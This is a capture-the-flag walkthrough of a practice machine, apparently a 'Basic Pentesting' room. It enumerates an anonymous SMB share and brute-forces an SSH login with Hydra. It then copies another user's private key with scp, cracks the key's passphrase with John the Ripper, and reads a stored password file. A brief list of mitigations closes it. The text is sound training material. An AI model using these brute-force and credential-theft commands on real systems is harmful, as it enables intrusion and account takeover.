2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

and of j.txt



from this I understand that there's an smb server to check out and a weak password, so we can do a brute force attack, first we need to find a username.

User brute-forcing to find the username & password

let's enemurate the smb server with anonymous login if it's possible

```
usef@Dragonstone:~/Youssef/Douzi$ smbclient -N -L //10.10.244.46

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```

```
        WORKGROUP            BASIC2
```

there's an open share `Anonymous` let's check it out

```shell
usef@Dragonstone:~/Youssef/Douzi$ smbclient -N //10.10.244.46/Anonymous
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 11093184 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec
smb: \> exit

usef@Dragonstone:~/Youssef/Douzi$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's allin fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

as we see the username is present here in the file.

What is the username?

username is `Jan`

What is the password?

we need to do a brute force attack against the ssh service to find the password of the Jan user account for this we will use Hydra

```shell
usef@Dragonstone:~/Youssef/Douzi$ hydra -l jan -P rockyou.txt ssh://10.10.244.46  -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-25 10:52:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per task
[DATA] attacking ssh://10.10.244.46:22/
[22][ssh] host: 10.10.244.46   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-25 10:53:03
```

the password: `armando`

let's connect to the server using ssh

Enumerate the machine to find any vectors for privilege escalation

I enumerated the machine another user `kay` and I found his ssh key that I have a read on in kay home's directory

```shell
jan@basic2:~$ cd /home/kay
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ ls -al
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
```

```
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

What is the name of the other user you found(all lower case)?

`kay`

If you have found another user, what can you do with this information?

I am gonna transfer the ssh key to machine

```shell
usef@Dragonstone:~/Youssef/Douzi$ scp jan@10.10.244.46:/home/kay/.ssh/id_rsa ./
jan@10.10.244.46's password: id_rsa
```

let's see the id_rsa key

it's encrypted we need a passphrase to use it so to find the passphrase I am gonna use john the ripper

SHELL `usef@Dragonstone:~/Youssef/Douzi$ ssh2john id_rsa > passphrase`

```shell
usef@Dragonstone:~/Youssef/Douzi$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
```

```
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
..SNIP
usef@Dragonstone:~/Youssef/Douzi$ john passphrase --wordlist=/usr/share/wordlists/rockyou.txt   Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-08-25 11:05) 5.555g/s 459733p/s 459733c/s 459733C/s
behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

now let's login as `kay` using its private key since we have the passphrase: `beeswax`

What is the final password you obtain?

```
usef@Dragonstone:~/Youssef/Douzi$ ssh kay@10.10.244.46 -i id_rsa
Enter passphrase for key 'id_rsa':
```

and we found the final password in the file: pass.bak

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolic$$
```

and I have completed the Room

Mitigation

Prevention of Anonymous Login.

Strong Passwords.

the Use of IDS/IPS to protect against brute force attack. do not leave secret files in the Webroot of the website. a user cannot access other user files so you need the improving of Access rights.